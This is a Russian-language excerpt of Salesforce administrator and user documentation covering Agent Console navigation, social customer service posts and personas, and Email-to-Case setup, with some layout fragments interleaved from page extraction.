СМ. ТАКЖЕ:

[Agent Console](#)

[Отображение консоли Agent Console](#)

[Навигация по консоли Agent Console](#)

[Полезные советы: использование консоли](#)

## Навигация по консоли Agent Console

Элемент, выбранный на консоли Agent Console, определяет рамку для отображения записи.

**Ниже перечислены элементы подробного представления.**

- Кнопки или ссылки для записи: отображение записи в подробном представлении.
- «Отправить эту страницу по эл. почте» (✉): отображение ссылки на запись в сообщении эл. почты.
- «Ссылка на эту страницу» (🔗): отображение записи и ее URL-адреса в новом окне обозревателя.
- «Версия для печати» (🖨): отображение печатной версии записи во всплывающем окне.
- «Настроить страницу» (⚙): настройка параметров отображения связанных списков в подробном представлении записи.
- «Справка для этой страницы» (❓): отображение страницы интерактивной справки для записи.

**Ниже перечислены элементы мини-представления.**


- Ссылки: отображение записи в подробном представлении. Связанные записи отображаются в мини-представлении.

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:

**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- **«Просмотр»:** отображение всей записи в подробном представлении.
  - **«Правка»:** отображение мини-страницы редактирования в мини-представлении.  
Чтобы изменить поле, которое отсутствует в мини-странице редактирования, щелкните **«Просмотр»** для отображения всей записи в подробном представлении, а затем щелкните **«Правка»**.
  - **«Показать больше»** под связанным списком: отображение большего количества записей, добавленных в связанный список мини-представления. При каждом выборе элемента **«Показать больше»** отображается 5 дополнительных записей, но не более 100.
-  **Прим.:** Мини-представление отображается только в том случае, если запись, отображаемая в подробном представлении, связана с другими записями.

#### Ниже перечислены элементы спискового представления.

- Ссылка: отображение записи в подробном представлении.
- **«Обновить»:** перезагрузка спискового представления со всеми обновлениями, внесенными в запись с момента начала просмотра списка.
- Заголовок столбца: сортировка записей по возрастанию. Чтобы отсортировать записи по убыванию, щелкните заголовок нужного столбца второй раз.
- Буква внизу спискового представления: фильтрация записей спискового представления по букве.
- **«меньше»** или **«больше»** внизу спискового представления: отображение более короткого или длинного списка.
- **«Предыдущая страница»** или **«Следующая страница»** внизу спискового представления: отображение предыдущей или следующей страницы элементов списка.
- Дополнительную информацию см. в разделе [«Использование спискового представления консоли Agent Console»](#).

#### Ниже перечислены элементы боковой панели.

- Граница левой рамки: открытие боковой панели консоли. Чтобы скрыть боковую панель, щелкните границу левой рамки второй раз.
- Запись в разделе «Недавние элементы»: отображение записи в подробном представлении.
- **«Календарь»:** отображение календаря в подробном представлении.
- **«Корзина»:** отображение корзины в подробном представлении.

#### СМ. ТАКЖЕ:

[Консоль Agent Console. Вопросы и ответы](#)

[Agent Console](#)

[Понятия консоли Agent Console](#)

[Отображение консоли Agent Console](#)


[Использование спискового представления консоли Agent Console](#)

## Отображение консоли Agent Console

Консоль Agent Console доступна для использования после настройки администратором (см. раздел [«Настройка консоли Agent Console»](#)).

Чтобы получить доступ к консоли Agent Console, откройте вкладку «Консоль». Чтобы закрыть консоль, выберите любую другую вкладку.

Данные отображаются на консоли только при наличии записей в выбранном списковом представлении.

 **Прим.:** Консоль Agent Console доступна только в том случае, если профиль пользователя назначен макету консоли, а самому пользователю предоставлен доступ ко вкладке «Консоль». Чтобы добавить вкладку «Консоль» в наборы вкладок, рекомендуем настроить параметры отображения.

СМ. ТАКЖЕ:

[Консоль Agent Console. Вопросы и ответы](#)

[Agent Console](#)

[Навигация по консоли Agent Console](#)

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.

Доступно в версиях:

**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Использование спискового представления консоли Agent Console

Списковое представление консоли Agent Console позволяет работать с системой Salesforce без перехода в другие компоненты.

### Отображение списковых представлений

Выберите объект из раскрывающегося списка в верхнем левом углу рамки спискового представления, а затем выберите нужное списковое представление объекта. Консоль не поддерживает возможность создания списковых представлений.

Чтобы перезагрузить списковое представление со всеми обновлениями, внесенными в запись с момента начала просмотра списка, нажмите кнопку **«Обновить»**. Кнопка **«Обновить»** автоматически изменяет цвета обновленных записей.

Записи, редактируемые в подробном представлении, отображаются курсивом в списковом представлении. Курсив обозначает измененные записи.

### Поиск

Чтобы выполнить расширенный поиск по всем доступным записям, введите ключевые слова в поле поиска вверху спискового представления и нажмите кнопку **«Начать»**.

Критерии расширенного поиска обрабатываются как отдельные слова и могут быть найдены в разных индексированных полях записи. Например, в результате расширенного поиска по критерию *Ирина Зима* отображается контакт по имени «Ирина В. Зима», а также контакт по имени «Ирина Иванова» с адресом эл. почты «ivanova@zima.ru». Результаты поиска отображаются в подробном представлении.

### Создание записей

Чтобы создать запись, выберите любой объект в раскрывающемся списке **«Создать»**. Страницы создания записей отображаются в подробном представлении.

### Просмотр недавних элементов

Чтобы просмотреть любую из 10 последних записей, воспользуйтесь раскрывающимся списком **«Недавние элементы»**. Недавние элементы отображаются в подробном представлении.

### ВЕРСИИ

Agent console available in Salesforce Classic. Setup for Agent console available in Salesforce Classic and Lightning Experience.


Доступно в версиях:

**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

**Выполнение пакетных действий**

Чтобы выполнить действие над всеми выбранными записями, установите флажки напротив нужных элементов спискового представления и выберите нужное действие в раскрывающемся списке «Пакетное действие».

При выполнении пакетного действия над 200 или более записями посредством обозревателя Internet Explorer пользователь автоматически выходит из системы Salesforce.

 **Прим.:** Данные отображаются на консоли только при наличии записей в выбранном списковом представлении.

СМ. ТАКЖЕ:

[Agent Console](#)

[Понятия консоли Agent Console](#)

[Отображение консоли Agent Console](#)

[Навигация по консоли Agent Console](#)

**Консоль Agent Console. Вопросы и ответы**

- [Чем отличается вкладка «Консоль» от других вкладок Salesforce?](#)
- [Как просмотреть консоль Agent Console?](#)
- [Почему консоль Agent Console отображает списковые представления только некоторых объектов?](#)
- [Можно ли просматривать несколько консолей Agent Console?](#)
- [Консоль Agent Console аналогична консоли Salesforce?](#)

**Чем отличается вкладка «Консоль» от других вкладок Salesforce?**

Вкладка «Консоль» аналогична другим вкладкам Salesforce, а также позволяет отображать записи, доступные на разных вкладках Salesforce, на одном экране. Данное специальное представление называется консолью Agent Console и позволяет одной вкладке предоставлять доступ ко всем нужным данным Salesforce. Консоль Agent Console на вкладке «Консоль» позволяет быстро находить, просматривать и редактировать нужные записи (например, обращения, организации и контакты) посредством всего одного экрана.

СМ. ТАКЖЕ:

[Консоль Agent Console. Вопросы и ответы](#)

**Как просмотреть консоль Agent Console?**

Чтобы просмотреть консоль Agent Console, откройте вкладку «Консоль». Консоль Agent Console доступна только в том случае, если профиль пользователя назначен макету консоли, а самому пользователю предоставлен доступ к вкладке «Консоль». Чтобы добавить вкладку «Консоль» в наборы вкладок, рекомендуем настроить параметры отображения.

СМ. ТАКЖЕ:

[Консоль Agent Console. Вопросы и ответы](#)

**ВЕРСИИ**

Консоль Agent доступна в Salesforce Classic. Меню «Настройка» консоли Agent доступно в Salesforce Classic и Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Почему консоль Agent Console отображает списковые представления только некоторых объектов?

Списковые представления объектов, доступные на консоли Agent Console, определяются администратором в макете консоли, назначенном профилю пользователя.

СМ. ТАКЖЕ:

[Консоль Agent Console. Вопросы и ответы](#)

## Можно ли просматривать несколько консолей Agent Console?

Нет. Система позволяет просматривать только одну консоль Agent Console. При необходимости администратор может настроить разные макеты консоли Agent Console для отображения различных объектов в списковом представлении консоли Agent Console и назначить данные макеты разным профилям в соответствии с текущими бизнес-требованиями пользователей.

СМ. ТАКЖЕ:

[Консоль Agent Console. Вопросы и ответы](#)

## Консоль Agent Console аналогична консоли Salesforce?

Нет. Консоль Salesforce расширяет функциональные возможности консоли Agent Console путем предоставления пользователям дополнительных параметров и технологий.

СМ. ТАКЖЕ:

[Консоль Agent Console. Вопросы и ответы](#)

## Использование функции социального обслуживания клиентов

### Советы по использованию социального действия

Агент может использовать социальное действие для обработки интересов или обращений клиентов посредством общедоступных ответов или прямых сообщений.

После включения функции социального обслуживания клиентов и назначения двойных указателей на социальные сети агенты могут использовать социальное действие для отправки клиентам и интересам комментариев, повторных заметок, ответов и прямых сообщений. Поля социального действия являются дополнительными. Тем не менее, рекомендуем использовать перечисленные ниже поля.

| Поле                               | Описание  |
|------------------------------------|---|
| В ответ на                         | Исходное сообщение социальной сети и его содержимое. Чтобы добавить содержимое в отдельный элемент ленты, воспользуйтесь ссылками «Ответ», «Повторная заметка» и «Комментарий» в ленте.               |
| Управляемая социальная организация | Доступ к управляемой социальной организации должен быть предоставлен профилем или набором полномочий. Чтобы выбрать другую доступную организацию, воспользуйтесь раскрывающимся списком.              |
| Тип сообщения                      | По умолчанию типу сообщения задано значение «Ответ» для входящих сообщений. Чтобы выбрать другой допустимый тип сообщения, воспользуйтесь раскрывающимся списком.                                     |
| Содержимое                         | Все исходящее содержимое должно быть уникальным и не может повторяться внутри отдельного диалога. Все ответы Twitter должны начинаться с двойного указателя: @[двойной указатель на социальную сеть]. |

Если сообщения до отправки требуют утверждения, можно запустить процесс просмотра с помощью кнопки **«Отправить на утверждение»**. Можно **«Отозвать»** сообщение до утверждения или отклонения. Если сообщение отклонено, вы можете **«Повторить»** перезаписанное сообщение. Если ваше сообщение утверждено, оно публикуется автоматически.

Ниже перечислены некоторые советы по использованию социальных сетей.

- При поддержке быстрого текста агенты могут создавать готовые ответы для социальных сетей. См. разделы [«Включение быстрого текста»](#) и [«Создание сообщений "Быстрый текст"»](#).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition, Performance Edition и Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки и получения сообщений социальной сети:

- «Социальные объекты»
- И
- «Социальный публикатор»
- И
- Лента обращений включена
- И
- Социальная организация

- URL-адреса, добавленные в сообщение социальной сети, заменяются активными ссылками.
- При удалении сообщений убедитесь, что прямые сообщения Twitter действуют по тому же алгоритму, что и сообщения электронной почты. Например, отправитель может удалить прямые сообщения с просмотра диалогов. Однако у получателя будет отображаться это прямое сообщение в просмотре диалогов, пока тот не выберет его удаление.
- Что касается прямых сообщений Twitter, Twitter снабжен параметром «Получать прямые сообщения от любых пользователей». Таким образом, в зависимости от того, установлен ли данный параметр в вашей организации или в организации получателя, вам не понадобится отслеживать друг друга в прямом сообщении.
- Агенты могут использовать ссылку **«Просмотр источника»** для открытия исходного сообщения внутри социальной сети.
- Приложение Salesforce1 позволяет агентам просматривать и отвечать на содержимое социальных сетей на мобильных устройствах.
- Вам нужно просто вручную изменить поле раскрывающегося списка «Статус» в сообщениях социальной сети, если вы работаете с исходящими сообщениями. Применение конфигурации вашей организации включает поле «Статус» в макете страниц со сведениями о записях входящих сообщений социальной сети, ручная настройка поля «Статус» для входящих сообщений может привести к путанице элементов на ленте обращений. Например, если вы меняете «Статус» входящего сообщения на «Отправка», ссылка «Ответить» на элементы ленты обращений не будет отображаться, пока статус не будет изменен обратно на «Нет».

При использовании организаций Twitter ленты обращений и интересов позволяют агентам просматривать исходное содержимое, отправлять повторные заметки, помечать содержимое как избранное, отслеживать заметки, отправлять ответы на заметки или прямые сообщения и удалять заметки, управляемые социальными организациями.

При использовании организаций Facebook обращения и интересы создаются посредством управляемой страницы Facebook, а ленты позволяют агентам просматривать исходное содержимое (например, сообщения и комментарии), отправлять сообщения, комментарии, ответы или личные сообщения и удалять сообщения, управляемые социальными организациями.

Ниже перечислены советы по обработке некоторых возможных сообщений об ошибке.

| Сообщение   | Действие  |
|---|---|
| Прямое сообщение не может быть отправлено данному пользователю Twitter ввиду отсутствия отслеживания. | Чтобы обратиться к пользователю Twitter с просьбой начать отслеживание управляемой социальной организации, воспользуйтесь ответом. Прямое сообщение может быть отправлено только отслеживаемому пользователю.         |
| Ошибка! Данное содержимое уже использовалось. Измените сообщение и повторите попытку.                 | Текст может публиковаться только один раз. Измените содержимое и повторите попытку.   |
| Слишком длинное содержимое.   | Сократите содержимое до 140 символов. Данное ограничение учитывает двойные указатели ответов Twitter.   |
| Ответы Twitter должны начинаться с двойного указателя.  | <p>Ответ Twitter должен использовать поле содержимого следующего формата: @[двойной указатель отправителя] текст сообщения.</p> <p>Убедитесь в наличии пробела между двойным указателем отправителя и сообщением.</p> |
| Тип ответного сообщения должен соответствовать типу исходного сообщения.                              | Измените тип сообщения в соответствии с исходным сообщением.  |

**Сообщение****Действие**

Не удалось выполнить вход в службу Social Studio. Возможно, имя пользователя или пароль содержит ошибку. Обновите регистрационные данные или сбросьте пароль.

Администратор должен изменить регистрационные данные Social Studio на странице параметров «Социальные сети».



**Прим.:** Копирование или обновление безопасной организации администратором запускает создание организации, использующей новый код, а также аннулирование входа Social Studio.

Не удалось отправить сообщение.

Рекомендуем создать бизнес-правило для уведомления ответственного за обращение о неудачной попытке отправки ответа посредством Twitter.

СМ. ТАКЖЕ:

[Общие сведения о функции социального обслуживания клиентов](#)

[Внедрение функции социального обслуживания клиентов](#)

## Порядок повторного подключения социальной организации

При необходимости повторите подключение социальной организации для функции социального обслуживания клиентов.

Социальная организация может быть отключена от функции социального обслуживания клиентов при истечении срока действия подключения (или маркера) поставщика социальной сети. Большинство поставщиков используют политики истечения срока действия длительностью 60-90 дней.

1. From Setup, enter *Social Media* in the **Quick Find** box, then select **Settings**.
2. Щелкните **«Повторная авторизация»** в столбце **«Действие»** на вкладке **«Социальные организации»**.

Данное действие открывает выбранную социальную сеть и отображает запрос на проверку подлинности организации. По завершении повторной проверки подлинности организации пользователь возвращается на вкладку **«Социальные организации»**.

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Функция социального обслуживания клиентов доступна в версиях:  
**Enterprise Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для администрирования функции социального обслуживания клиентов:

- «Управление пользователями»
- И
- «Настройка приложения»

Для создания элементов ленты обращений:

- Функция отслеживания лент для всех связанных объектов объекта «Обращение»

Для отправки и получения сообщений социальной сети:

- Лента обращений включена


И

Доступ к социальной организации

## Управление сообщениями социальной сети

Сообщение социальной сети — это объект Salesforce, соответствующий сообщению в социальной сети (например, Facebook или Twitter).

Вкладка или объект «Сообщения социальной сети» — это набор сведений о сообщении, отправленном отдельным человеком или компанией в социальной сети (например, Twitter или Facebook). Доступные сведения о сообщении определяются используемой социальной сетью. Пользователи могут просматривать и управлять сообщениями социальной сети.

 **Прим.:** Для входящих сообщений установка значения раскрывающегося списка «Статус» на странице со сведениями о сообщениях социальной сети не соотносится с сообщением, поскольку это поле относится только к исходящим сообщениям.


1. Откройте вкладку **«Сообщения социальной сети»**.

2. При необходимости выберите представление.

По умолчанию отображается список недавно просмотренных. Воспользуйтесь раскрывающимся списком «Просмотр» или создайте собственное представление для фильтрации списка сообщений. Если организация поддерживает модерирование, выберите представление **«Сообщения социальной сети без обращения»** для просмотра и создания обращения или пропуска сообщений. При необходимости создайте собственное представление.

3. Щелкните имя нужного сообщения социальной сети. Чтобы создать сообщение, нажмите кнопку **«Создать сообщение социальной сети»**.

При необходимости щелкните ссылку **«Правка»** или **«Удал.»** для выбранного представления.


 **Прим.:** Вкладка «Сообщения социальной сети» позволяет создавать, редактировать и удалять сообщения только в организации Salesforce, но не в социальных сетях.


4. Для управления сообщениями без обращений выберите нужные сообщения и нажмите кнопку **«Создать обращение»** или **«Пропустить»**.

Например, агент может пропустить сообщение «Я люблю вас ребята!» из социальной сети Facebook, так как оно не требует создания обращения.

Дополнительную информацию о включении модерирования обращений на вкладке «Социальные организации» посредством меню «Настройка» при использовании начального пакета для социального обслуживания клиентов см. в разделе [«Настройка функции социального обслуживания клиентов»](#) на странице 3150. Дополнительную информацию о включении модерирования посредством Social Studio см. в разделе [«Включение модерирования для функции социального обслуживания клиентов»](#) на странице 3154.

5. Если напротив поля **«Утверждения включены»** установлен флажок, вкладка «Сообщения социальной сети» имеет списковое представление «Отложенный запрос на утверждение сообщения социальной сети», что позволит просматривать несколько отложенных сообщений или отклонять их при желании.

 **Прим.:** Если утверждения активны, кнопки «Утвержденные» и «Отклоненные сообщения» остаются на вкладке «Сообщения социальной сети». Однако они не действуют для входящих сообщений и сообщений, которые не нужно утверждать.

 **Совет:** Если пользователь утверждает сообщение из списка отложенных на утверждение сообщений социальной сети, а публикации сообщения в соответствующей социальной сети препятствует сбой системы, завершение сеанса или другая непредвиденная проблема, то сообщение об ошибке будет только в индивидуальном обращении,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Социальные образы и сообщения социальной сети доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Professional Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для установки и развертывания службы Social Studio в Salesforce:

- «Настройка приложения»

но не в списковом представлении. Чтобы осуществить утверждение, у компании должно быть время для ответа в социальных сетях. После утверждения сообщений из спискового представления рекомендуется проверить статус сообщений, чтобы убедиться, что их отправка прошла успешно и нет нужды в их пересылке.


Ниже перечислены действия, доступные на странице сведений о сообщении социальной сети.

- Просмотр, редактирование и создание содержимого или сведений о сообщении.

 **Прим.:** Доступные сведения определяются социальной сетью, являющейся источником образа.

Чтобы сохранить внесенные изменения или создать сообщение, нажмите кнопку **«Сохранить»**.

- Создание обращения для сообщения или пропуск неважного сообщения при наличии функции модерирования.
- Удаление сообщения из организации Salesforce.


 **Прим.:** Сообщения социальной сети не удаляются при удалении родительской записи — как правило, обращения. Подобным образом, если сообщение социальной сети связано с организацией, контактом или интересом полиморфным полем «Кто», удаление любых из этих связанных записей не влияет на сообщение социальной сети.

Вкладка «Сообщения социальной сети» не позволяет отвечать на сообщения социальной сети. Данная возможность поддерживается только лентой обращений.

## Управление социальными образами

Социальный образ — это объект Salesforce, соответствующий профилю контакта в социальной сети (например, Facebook, LinkedIn или Twitter).

Вкладка или объект «Социальные образы» — это набор общедоступных сведений о человеке или компании, извлеченных из социальной сети (например, Twitter или Facebook). Понятие «Образ» относится к социальным сетям, поэтому одному контакту могут соответствовать несколько образов. Система Salesforce позволяет редактировать и удалять образы, но не позволяет создавать социальные образы вручную. Образы создаются на основе общедоступных сведений из социальных сетей. Пользователи могут просматривать и управлять социальными образами.

 **Прим.:** Максимальная длина полей социальных образов определяется стандартными или настраиваемыми ограничениями Salesforce. Например, поле личного имени может содержать не более 40 символов. Более длинное личное имя социального образа, созданного из входящего сообщения социальной сети, усекается до 40 символов.

1. Откройте вкладку **«Социальные образы»**.
2. При необходимости выберите представление.

По умолчанию отображается список недавно просмотренных. Чтобы просмотреть все социальные образы для организации, выберите пункт **«Все»** из раскрывающегося списка «Просмотр». При необходимости создайте собственное представление.

3. Щелкните нужный двойной указатель на социальную сеть.

При необходимости щелкните ссылку **«Правка»** или **«Удал.»** для выбранного представления.

 **Внимание:** Удаление социального образа посредством функции Contacts 2.0 инициирует удаление всех связанных сообщений социальной сети.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Социальные образы и сообщения социальной сети доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Professional Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

To install and deploy Social Studio for Salesforce:


- «Настройка приложения»

Ниже перечислены действия, доступные на странице сведений о социальном образе.

- Просмотр и редактирование доступных сведений о контакте для данной социальной сети.

 **Прим.:** Доступные сведения определяются социальной сетью, являющейся источником образа.

- Удаление социального образа из организации.
- Создание, редактирование и удаление [сообщений социальной сети](#).
- Социальную сеть, которая создала образ, можно посмотреть в поле Исходное приложение. Поле задается при создании, после чего изменить его нельзя. Социальные образы, созданные до выпуска Summer 15, не имеют такого поля.

 **Внимание:** Система не позволяет определять пользователей, которые могут создавать, просматривать, редактировать или удалять социальные образы, ввиду отсутствия параметров безопасности поля для данного объекта. Все данные об объекте «Социальный образ» могут просматриваться любым пользователем организации.



# Настройка и обслуживание инструментов службы поддержки

## Добро пожаловать, администраторы службы поддержки!

Данная документация предназначена для администраторов, желающих настроить функции поддержки и обслуживания клиентов Salesforce (также известные как Service Cloud). Благодаря усовершенствованной структуре документации, пользователи могут быстро находить информацию о настройке функций, необходимых для решения вопросов поддержки. Например, сведения о настройке веб-сайтов самообслуживания представлены в разделе «Создание веб-каналов и каналов социальной сети» вместо раздела, содержащего имя функции «Клиентский портал» или «Chatter Answers». Тем не менее, данная документация поддерживает поиск по ключевым словам, позволяющий находить имя функции или решение по поддержке. Обратите внимание, что данная документация содержит небольшое количество понятий и общих сведений о функциях. Данные сведения доступны в документации «Поддержка клиентов».

Комплект документаций «Настройка и обслуживание инструментов службы поддержки» и «Поддержка клиентов» содержит сведения, необходимые для настройки и работы службы поддержки в системе Salesforce.

## Настройка клиентских каналов

### Создание каналов эл. почты

#### Email-to-Case

Автоматическое преобразование сообщений электронной почты от клиентов в обращения системы Salesforce для оперативного отслеживания и разрешения обращений клиентов.

Можно настроить функцию Email-to-Case или On-Demand Email-to-Case: каждая из них поддерживает разные бизнес-сценарии.

| Details          | Email-to-Case   | On-Demand Email-to-Case   |
|------------------|---|---|
| Бизнес-сценарий: | Хранение трафика электронной почты <i>внутри</i> сегмента сети, защищенного брандмауэром, а также прием сообщений, размер которых превышает 25 MB | Хранение трафика электронной почты <i>вне</i> сегмента сети, защищенного брандмауэром, а также блокировка сообщений, размер которых превышает 25 MB |
| Подготовка:      | Требуется загрузить и установить на локальном компьютере агент Email-to-Case, который будет   | Требуется настроить службы эл. почты Salesforce Apex для преобразования эл. сообщений в обращения   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Функции Email-to-Case и On-Demand Email-to-Case доступны в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Details   | Email-to-Case   | On-Demand Email-to-Case  |
|---|---|--|
|   | преобразовывать сообщения электронной почты в обращения |  |
| Макс. число эл. сообщений, преобразуемых в обращения каждый день:             | 2,500   | Количество пользовательских лицензий, умноженное на 1000 (но не более 1 000 000 ежедневно) |
| Макс. размер сообщения электронной почты, включая заголовок, тело и вложения: | Более 25 МБ   | Менее 25 МБ  |

СМ. ТАКЖЕ:

[Настройка функции Email-to-Case](#)

[Настройка функции On-Demand Email-to-Case](#)

## Настройка функции Email-to-Case

Функция Email-to-Case позволяет повысить эффективность обработки запросов клиентов, полученных по эл. почте. Система Salesforce автоматически создает обращения и заполняет поля обращений при отправке сообщений клиентов на указанные адреса эл. почты.

1. Чтобы использовать функцию Email-to-Case, [загрузите агент маршрутизации Email-to-Case](#). Агент позволяет обрабатывать все сообщения эл. почты в сегменте сети, защищенном брандмауэром, а также принимать сообщения клиентов, размер которых превышает 25 Мб.
2. Установите агент в сегменте сети, защищенном брандмауэром.
3. [Включите функцию Email-to-Case и настройте параметры функции Email-to-Case](#).
4. Чтобы определить способ обработки входящих сообщений эл. почты системой Salesforce, [настройте параметры адресов маршрутизации](#).
5. Чтобы протестировать работу адресов маршрутизации эл. почты, отправьте сообщения эл. почты на данные адреса. Убедитесь, что отправленные сообщения эл. почты преобразуются в обращения на основе параметров адресов маршрутизации.
6. Добавьте настроенный адрес эл. почты на корпоративный веб-сайт службы поддержки. Данный адрес эл. почты может использоваться клиентами для отправки обращений в службу поддержки.
7. Добавьте связанный список «Сообщения эл. почты» в макет страницы обращений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Функция Email-to-Case доступна в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Email-to-Case:

- «Настройка приложения»

Для включения функции Email-to-Case:

- «Изменение всех данных»

И

«Настройка приложения»

8. При необходимости создайте шаблоны, которые могут использоваться агентами для отправки ответов на сообщения эл. почты. Данные шаблоны могут содержать поля слияния, которые добавляют сведения из исходного сообщения эл. почты в ответ.

СМ. ТАКЖЕ:

[Email-to-Case](#)


[Создание текстовых шаблонов эл. почты](#)

[Создание HTML-шаблонов эл. почты](#)

[Создание шаблонов эл. почты Visualforce](#)

## Включение и настройка функции Email-to-Case

Система позволяет автоматически преобразовывать входящие сообщения эл. почты в обращения путем включения функции Email-to-Case и настройки соответствующих параметров.

 **Прим.:** Прежде чем включить и настроить функцию Email-to-Case, рекомендуем [загрузить и установить агент Email-to-Case](#) на рабочий компьютер.

1. В меню «Настройка» введите *Email-to-Case* в поле Quick Find, затем выберите **Email-to-Case**.
2. Нажмите кнопку «Правка».
3. Установите флажок «Включить функцию Email-to-Case».
4. [Настройте параметры функции Email-to-Case](#).
5. Нажмите кнопку «Сохранить».

СМ. ТАКЖЕ:

[Email-to-Case](#)

[Параметры функции Email-to-Case](#)

[Настройка адресов маршрутизации для функций Email-to-Case и On-Demand Email-to-Case](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции  
Email-to-Case:

- «Настройка приложения»

Для включения функции  
Email-to-Case:

- «Изменение всех данных»

И

«Настройка приложения»

## Параметры функции Email-to-Case

Параметры функции Email-to-Case позволяют определять порядок обработки и создания обращений из входящих сообщений эл. почты, используемый системой Salesforce.

Для доступа к этим параметрам в меню «Настройка» введите *Email-to-Case* в поле Quick Find, затем выберите **Email-to-Case**.

| Параметр функции <b>Email-to-Case</b>                             | Описание   |
|---|--|
| Включить функцию Email-to-Case                                    | Данный параметр позволяет системе Salesforce создавать обращения из входящих сообщений эл. почты.  |
| Уведомить ответственных за обращение о новых сообщениях эл. почты | Данный параметр разрешает ответственному за обращения автоматически принимать уведомления о новых сообщениях эл. почты для текущих обращений. Электронные уведомления назначают ответственному за обращение задачу по обработке нового сообщения эл. почты. Ответ, отправленный на сообщение эл. почты, закрывает назначенную задачу. Чтобы отключить электронные уведомления, снимите данный флажок.  |
| Включить HTML-сообщения эл. почты                                 | Данный параметр предупреждает пользователей о наличии HTML-содержимого во входящих сообщениях эл. почты. Таким образом, пользователи смогут избегать просмотра потенциально опасных HTML-сообщений эл. почты, угрожающих безопасности рабочих компьютеров. Если данный параметр выключен, то агентам службы поддержки отображается текст вместо HTML-кода на страницах сведений о сообщениях эл. почты. При создании ответа текстовая версия сообщения копируется в редактор сообщений эл. почты вместо HTML-версии. |
| Вставить код потока в тему сообщения эл. почты                    | Данный параметр добавляет код потока в тему сообщения эл. почты. Код потока — это уникальный номер, который определяет организацию и обращение, связанное с исходящим сообщением эл. почты. Данный код гарантирует связывание ответов на исходное сообщение эл. почты с правильным обращением.   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Параметр функции <b>Email-to-Case</b>                     | Описание  |
|---|---|
| Вставить код потока в текст сообщения эл. почты           | Данный параметр добавляет код потока в текст сообщения эл. почты.   |
| Разместить подписи пользователей перед потоками эл. почты | Данный параметр добавляет подпись пользователя после ответа, но перед потоком сообщений эл. почты. Если данный параметр выключен, то подпись пользователя добавляется после потока сообщений эл. почты. |

### Использование уникальных кодов темы и текста сообщений эл. почты

Убедитесь в уникальности темы и текста исходящих сообщений эл. почты.



**Внимание:** Если значения параметров «Код темы сообщения эл. почты» и «Код основного текста сообщения эл. почты» совпадают, то функция Email-to-Case создает бесконечный цикл сообщений эл. почты, связанных с каждым обращением. При выключении данных параметров функция Email-to-Case может со временем прекратить прием новых сообщений эл. почты.


Чтобы исключить код потока из сообщения эл. почты, снимите оба флажка «Вставить код потока в тему сообщения эл. почты» и «Вставить код потока в текст сообщения эл. почты». Новое обращение создается при ответе агента службы поддержки на исходящее сообщение эл. почты.

СМ. ТАКЖЕ:

[Email-to-Case](#)

## Настройка функции On-Demand Email-to-Case

Функция On-Demand Email-to-Case позволяет повысить эффективность обработки запросов клиентов, полученных по эл. почте. Система Salesforce автоматически создает обращения и заполняет поля обращений при отправке сообщений клиентов на указанные адреса эл. почты. Функция On-Demand Email-to-Case позволяет обрабатывать сообщения эл. почты клиентов размером не более 25 Мб.

1. [Настройте параметры «Ответственный за обращение по умолчанию» и «Автоматический ответственный за обращение».](#)
  2. [Включите и настройте функцию Email-to-Case.](#)
  3. [Включите и настройте функцию On-Demand Email-to-Case.](#)
  4. Чтобы определить способ обработки входящих сообщений эл. почты системой Salesforce, [настройте параметры адресов маршрутизации.](#)
  5. Чтобы протестировать работу адресов маршрутизации эл. почты, отправьте сообщения эл. почты на данные адреса. Убедитесь, что отправленные сообщения эл. почты преобразуются в обращения на основе параметров адресов маршрутизации.
  6. Добавьте настроенный адрес эл. почты на корпоративный веб-сайт службы поддержки. Данный адрес эл. почты может использоваться клиентами для отправки обращений в службу поддержки.
  7. Добавьте связанный список «Сообщения эл. почты» в макет страницы обращений.
  8. При необходимости создайте шаблоны, которые могут использоваться агентами для отправки ответов на сообщения эл. почты. Данные шаблоны могут содержать поля слияния, которые добавляют сведения из исходного сообщения эл. почты в ответ.
-  **Прим.:** Функция On-Demand Email-to-Case автоматически усекает текст сообщения эл. почты до 32 000 символов. Чтобы увеличить данное ограничение до 128 000 символов, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

[Email-to-Case](#)

[Создание текстовых шаблонов эл. почты](#)

